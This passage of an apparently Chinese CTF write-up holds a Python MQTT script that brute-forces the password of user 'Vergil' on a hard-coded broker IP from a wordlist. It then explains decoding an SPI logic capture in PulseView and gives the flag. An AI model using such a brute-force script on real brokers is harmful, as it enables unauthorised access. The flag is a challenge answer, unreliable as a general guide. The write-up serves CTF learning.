# 引入mqtt包
import paho.mqtt.client as mqtt
# 使用独立线程运行
from threading import Thread

# 爆破账号
f=open('pass.txt','r')
d=f.read()
f.close()
d=d.split('\n')
print(d[:2])
idx = 0
# 建立mqtt连接
def on_connect(client, userdata, flag, rc):
    global idx
    if rc == 0:
        # 连接成功
        print("Connection successful")
    elif rc == 1:
        # 协议版本错误
        print("Protocol version error")
    elif rc == 2:
        # 无效的客户端标识
        print("Invalid client identity")
    elif rc == 3:
        # 服务器无法使用
        print("server unavailable")
    elif rc == 4:
        # 错误的用户名或密码
```

```
            print("Wrong user name or password")
            client.username_pw_set('Vergil', d[idx])
            print('set pass:',d[idx])
            idx+=1

        elif rc == 5:
            # 未经授权
            print("unaccredited")
        print("Connect with the result code " + str(rc))


        # 订阅频道
        # client.subscribe('31765425213673472', qos=2)
# 当与代理断开连接时调用
def on_disconnect(client, userdata, rc):
        #  rc == 0回调被调用以响应disconnect（）调用
        # 如果以任何其他值断开连接是意外的，例如可能出现网络错误。
        if rc != 0:
            print("Unexpected disconnection %s" % rc)


# 当收到关于客户订阅的主题的消息时调用。
def on_message(client, userdata, msg):
        print(msg.topic + ":\n" + msg.payload.decode())
        #json_msg = json.loads(msg.payload.decode('utf-8'))
        # 加入个人逻辑
        pass

# 当使用使用publish()发送的消息已经传输到代理时被调用。
def on_publish(client, obj, mid):
        print("on_Publish, mid: " + str(mid))
# 当代理响应订阅请求时被调用
def on_subscribe(client, userdata, mid, granted_qos):
        print("on_Subscribed: " + str(mid) + " " + str(granted_qos))
# 当代理响应取消订阅请求时调用。
def on_unsubscribe(client, userdata, mid):
        print("on_unsubscribe, mid: " + str(mid))
# 当客户端有日志信息时调用
def on_log(client, obj, level, string):
        print("on_Log:" + string)

# 启动函数
```

```
def mqtt_run():
    # 账号密码验证放到最前面
    client = mqtt.Client()
    client.username_pw_set('Vergil', 'power')
    # client = mqtt.Client()
    # 建立mqtt连接
    client.on_connect = on_connect

    client.on_message = on_message
    #client.on_subscribe = on_subscribe
    #client.on_log = on_log
    # 当与代理断开连接时调用
    #client.on_disconnect = on_disconnect

    # 绑定 MQTT 服务器地址
    broker_ip = '117.50.177.240'
    rc = client.connect(host=broker_ip, port=1883)
    print(rc)
    client.reconnect_delay_set(min_delay=0, max_delay=0.1)

    topic='Nero/YAMATO'
    client.subscribe(topic)  #订阅话题
    client.loop_forever()

if __name__ == "__main__":
    mqtt_run()
```

2、Help marvin

兔兔发现售票的marvin只会吐出三个白头 决定去修一修marvin(-30)


Hint: SPI

下载下来是一个.sr文件，经搜索可以使用PulseView打开查看信号

打开后如图

然后就没有了思路，网上搜到sigrok-cli可以显示字符之类的，安装环境挺麻烦没有去试。

过几天及看到提示SPI，在PulseView的解码器中可以搜到一些




选择一个试试，SPI的资料如下：


SPI通常有4根线（四线制），可实现全双工通信
【SCK】: 串行时钟（Serial Clock）
【MOSI】:主发从收信号（Master Output, Slave Input）
【MISO】:主收从发信号（Master Input, Slave Output
【CS/CS】:片选信号（Slave Select）

这一方面没接触过，按顺序选了一下四条线，结果没有输出数据，第四条先不选，可以得到一堆数据
[0x34,0x33,0xb0,0xb6,0xb2,0xbd,0x9a,0x2f,0x9a,0xba,0x1a,0x37,0x33,0xb2,0xaf,0xa9,0xb8,0x18,0xbe]
但是经过各种处理都无法转换成可见字符。

最后再多次尝试，片选信号选择D1，输入其实不需要选不选都行，出来的数据明显均是可见字符并且中间含有7B 7D，感觉稳了：



得到：




```
3467616d657b345f3574346e67655f5370317d
```

```
bytes.fromhex("3467616d657b345f3574346e67655f5370317d")
b'4game{4_5t4nge_Sp1}'
```

提交hgame{4_5t4nge_Sp1}试试，成功。